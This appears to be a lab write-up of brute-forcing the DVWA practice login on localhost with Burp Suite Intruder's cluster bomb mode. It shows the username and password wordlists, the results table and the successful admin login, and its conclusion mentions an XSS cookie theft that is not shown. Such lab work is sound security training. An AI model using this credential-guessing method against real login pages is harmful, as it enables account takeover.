
```
1 ethan_winters
2 captain_price
3 trevor_philips
4 jin_sakai
5 doom_guy
6 edward_richtofen
7 admin
8 arthur_morgan
9 sub_zero
10 gordon_freeman
11 kratos
```

Cluster bomb list of usernames




```
1 mia_rescue_2017
2 bravosix_goingdark
3 mr_raspberry_jam
4 ghost_of_tsushima
5 ripandtear_1993
6 element_115_reveal
7 tahiti_mangoes_plan
8 password
9 lin_kuei_cryomancer
10 crowbar_phd_07
11 bear_mark_of_war
```

Cluster bomb list of passwords



Attaching the username and password textiles to begin the attack



When incorrect username and password (The image is not shown)

3. Intruder attack of http://localhost

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code
69	trevor.philips	tahiti_mangoes_plan	200
70	jin_sakai	tahiti_mangoes_plan	200
71	doom_guy	tahiti_mangoes_plan	200
72	edward_richtofen	tahiti_mangoes_plan	200
73	admin	tahiti_mangoes_plan	200
74	arthur_morgan	tahiti_mangoes_plan	200
75	sub_zero	tahiti_mangoes_plan	200
76	gordon_freeman	tahiti_mangoes_plan	200
77	kratos	tahiti_mangoes_plan	200
78	ethan_winters	password	200
79	captain_price	password	200
80	trevor.philips	password	200
81	jin_sakai	password	200
82	doom_guy	password	200
83	edward_richtofen	password	200
84	admin	password	200
85	arthur_morgan	password	200
86	sub_zero	password	200
87	gordon_freeman	password	200
88	kratos	password	200
89	ethan_winters	lin_kuei_cryomancer	200
90	captain_price	lin_kuei_cryomancer	200
91	trevor.philips	lin_kuei_cryomancer	200
92	jin_sakai	lin_kuei_cryomancer	200
93	doom_guy	lin_kuei_cryomancer	200
94	edward_richtofen	lin_kuei_cryomancer	200
95	admin	lin_kuei_cryomancer	200
96	arthur_morgan	lin_kuei_cryomancer	200
97	sub_zero	lin_kuei_cryomancer	200
98	gordon_freeman	lin_kuei_cryomancer	200
99	kratos	lin_kuei_cryomancer	200
100	ethan_winters	crowbar_phd_07	200
101	captain_price	crowbar_phd_07	200
102	trevor.philips	crowbar_phd_07	200
103	jin_sakai	crowbar_phd_07	200
104	doom_guy	crowbar_phd_07	200
105	edward_richtofen	crowbar_phd_07	200
106	admin	crowbar_phd_07	200

Result 84 | Intruder attack

Payload 1: admin
Payload 2: password
Status code: 200
Length: 4969
Timer: 35

Request Response

Pretty Raw Hex Render

Vulnerability: Brute Force

Login

Username:
Password:

Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout

Finished Request Response

Username: admin

Correct username and password (The image is shown)

Conclusion

Successfully demonstrated authentication attacks and XSS vulnerabilities. Brute force cracked weak credentials using Burp Suite's cluster bomb, while XSS injected malicious scripts to steal cookies.